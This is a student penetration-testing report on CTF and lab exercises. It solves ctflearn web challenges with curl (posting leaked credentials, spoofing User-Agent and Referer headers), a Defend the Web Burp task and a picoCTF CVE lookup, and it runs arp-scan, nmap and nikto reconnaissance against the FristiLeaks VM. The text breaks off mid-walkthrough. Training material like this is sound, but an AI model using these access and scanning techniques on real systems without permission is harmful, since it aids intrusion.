CFSS PENETRATION TESTING PROJECT

PENETRATION TEST REPORT

Challenge 1: https://ctflearn.com/challenge/114

Procedure:

→The main idea finding the flag using different methods of requests like GET & POST.

→After going to URL 165.227.106.113/post.php,

I foremost tried to Inspect Element the page to checkout other dependencies of the page.

This site takes POST data that you have not submitted!

→So, I have used 'curl' command to get the details of this particular link.

```
zsh: corrupt history file /home/bala/.zsh_history
┌──(bala㉿kali)-[~]
└─$ curl http://165.227.106.113/post.php
<h1>This site takes POST data that you have not submitted!</h1><!-- username: ad
min | password: 71urlkufpsdnlkadsf -->
```

→I got a credential there: username: admin | password: 71urlkufpsdnlkadsf

→So here is the idea. I tried to do a POST request to get flag if possible. So I tried with the following command.

Output:

```
┌──(bala㉿kali)-[~]
└─$ curl http://165.227.106.113/post.php -d username=admin -d password=71urlkufp
sdnlkadsf
<h1>flag{p0st_d4t4_4ll_d4y}</h1>
```

→I got the following output:

<h1>flag{p0st_d4t4_4ll_d4y}</h1>

→Finally the flag becomes: flag{p0st_d4t4_4ll_d4y}

Challenge 2: https://ctflearn.com/challenge/109

Procedure:

→The main idea finding the flag is get flag using curl.

→I visited the given link: http://165.227.106.113/header.php

Sorry, it seems as if your user agent is not correct, in order to access this website. The one you supplied is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0

→Then I tried to change method of request and see the difference. curl -X POST http://165.227.106.113/header.php

```
┌──(bala㉿kali)-[~]
└─$ curl -X POST http://165.227.106.113/header.php
Sorry, it seems as if your user agent is not correct, in order to access this website. The one you supplied is: curl/7.88.1
<!-- Sup3rS3cr3tAg3nt  -->
```

→So, now I knew next header change has to be with the user. So I input curl -H "User-Agent: Sup3rS3cr3tAg3nt" http://165.227.106.113/header.php

Output:

```
┌──(bala㉿kali)-[~]
└─$ curl -H "User-Agent: Sup3rS3cr3tAg3nt"
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
```

→So, then I tried to visit the website awesomesauce.com, but it is not hosted on web server, it is used rather being referred to http://165.227.106.113/header.php.

Output:

```
┌──(bala㉿kali)-[~]
└─$ curl -H "User-Agent:Sup3rS3cr3tAg3nt" http://165.227.106.113/header.php
orry, it seems as if you did not just come from the site, "awesomesauce.com".
!-- Sup3rS3cr3tAg3nt  -->
```

→So, I tried to change that also with the header. curl -H "User-Agent: Sup3rS3cr3tAg3nt" -H "Referer: awesomesauce.com" http://165.227.106.113/header.php

Output:

```
┌──(bala㉿kali)-[~]
└─$ curl -H "User-Agent:Sup3rS3cr3tAg3nt" -H "Referer:awesomesauce.com" http://165.227.106.113/header.php
Here is your flag: flag{did_this_m3ss_with_y0ur_h34d}
<!-- Sup3rS3cr3tAg3nt  -->
```

→Finally the flag becomes: flag{did_this_m3ss_with_y0ur_h34d}

Challenge 3: https://defendtheweb.net/playground/where-am-i


Procedure:

→Open Burpsuite tool, Click on the proxy tab.


→Then I have opened the browser and browsed the above link.


→I need to find the password for the above task.

→Now, I randomly entered the password as shown in below




→I clicked forward on the server and then I sent it to repeater.





→In repeater, I have manipulated the url in the sender side and sent request to server.




→In server side, I have viewed response on the left side of <!DOCTYPE html>.

Response

Pretty Raw Hex Render

```
1  HTTP/2 302 Found
2  Server: openresty
3  Date: Tue, 23 Apr 2024 13:45:51 GMT
4  Content-Type: text/html; charset=UTF-8
5  Location: ?getoutofhere
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
10 X-Ua-Compatible: IE=Edge
11 X-Frame-Options: SAMEORIGIN
12 X-Content-Type-Options: nosniff
13 Referrer-Policy: no-referrer
14 X-Xss-Protection: 1
15 Cache-Control: no-transform
16
17 Password: 06beaa5870<!DOCTYPE html>
18 <html lang="en" class="no-js ">
19   <head>
20     <meta charset="utf-8">
21     <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
22     <title>
         Where am I?! | Defend the Web
       </title>
23     <meta name="viewport" content="initial-scale=1, maximum-scale=1,
       user-scalable=1, viewport-fit=cover">
24     <meta name="referrer" content="origin-when-crossorigin">
25     <link rel="manifest" href="/manifest.json">
26
27
28     <meta property="og:site_name" content="Defend the Web" />
29
30     <script src="//www.unpkg.com/@hyperdx/browser@0.18.4/build/index.js">
       </script>
31     <script>
32       window.HyperDX.init({
33         apiKey: 'a0933fe8-0b9e-4435-a0c9-a9eb95d42d77',
34         service: 'dtw-prod'
```

→Enter the password in the browser and we get the result.



Challenge 5: https://play.picoctf.org/practice/challenge/262

Procedure:

→

CVE-XXXX-XXXX | 100 points

Tags: picoCTF 2022 Binary Exploitation

AUTHOR: MUBARAK MIKAIL


Hints 1

Description

Enter the CVE of the vulnerability as the flag with the correct flag format:
picoCTF{CVE-XXXX-XXXXX} replacing XXXX-XXXXX with the numbers for the matching vulnerability.
The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.

16,268 users solved 55% Liked

→So I looked up remote code execution windows print spooler 2021 on Google, and found a site from Microsoft that listed vulnerabilities.




→I saw that this was the first recorded remote code execution vulnerability in 2021 in the Windows Print Spooler Service, so I knew CVE-2021-34527 was the CVE I was looking for.

Therefore, the flag is,

picoCTF{CVE-2021-34527}

Output:



Challenge 6: https://www.vulnhub.com/entry/fristileaks-13,133/

Procedure:

Information Gathering:


→I have did a general arp scan for finding the ip address of fristileaks machine.

```
┌──(bala㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for bala:
Interface: eth0, type: EN10MB, MAC: 08:00:27:59:f7:9e, IPv4: 192.168.0.107
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     9c:a2:f4:e9:3d:db       (Unknown)
192.168.0.106   08:00:27:a5:a6:76       (Unknown)
192.168.0.112   f0:77:c3:4c:90:e1       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.859 seconds (137.71 hosts/sec). 3 responded
```

→I scanned the server with nmap and I could see apache web server version 2.4.16 running on port 80.

```
┌──(bala㉿kali)-[~]
└─$ sudo nmap -sC -sV -O 192.168.0.106
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 13:34 IST
Nmap scan report for 192.168.0.106
Host is up (0.00079s latency).
Not shown: 989 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds
```

→So, I have browsed the above ip address in chromium browser and result is shown below.



→The source code of the following ip address would be,


```
<!-- Welcome to #Fristleaks, a quick hackme VM by @Ar0xA

Goal: get UID 0 (root) and read the special flag file.
Timeframe: should be doable in 4 hours.
-->
<html>
<body bgcolor="#FF69B4">
<br />
<center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
<center> <img src="images/keep-calm.png" /> </center>
<br />
Fristileaks 2015-12-11 are:<br>
@meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, E
</body>
</html>
```

Vulnerability Analysis:

→After that I decided to launch nikto, which revealed five directories cola, sisi, beer, icons and images by using the command “sudo nikto –h 192.168.0.106”


```
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server leaks inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 19:4
5:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release)
and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8330 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2017-04-10 16:23:42 (GMT2) (14 seconds)
---------------------------------------------------------------------------
```

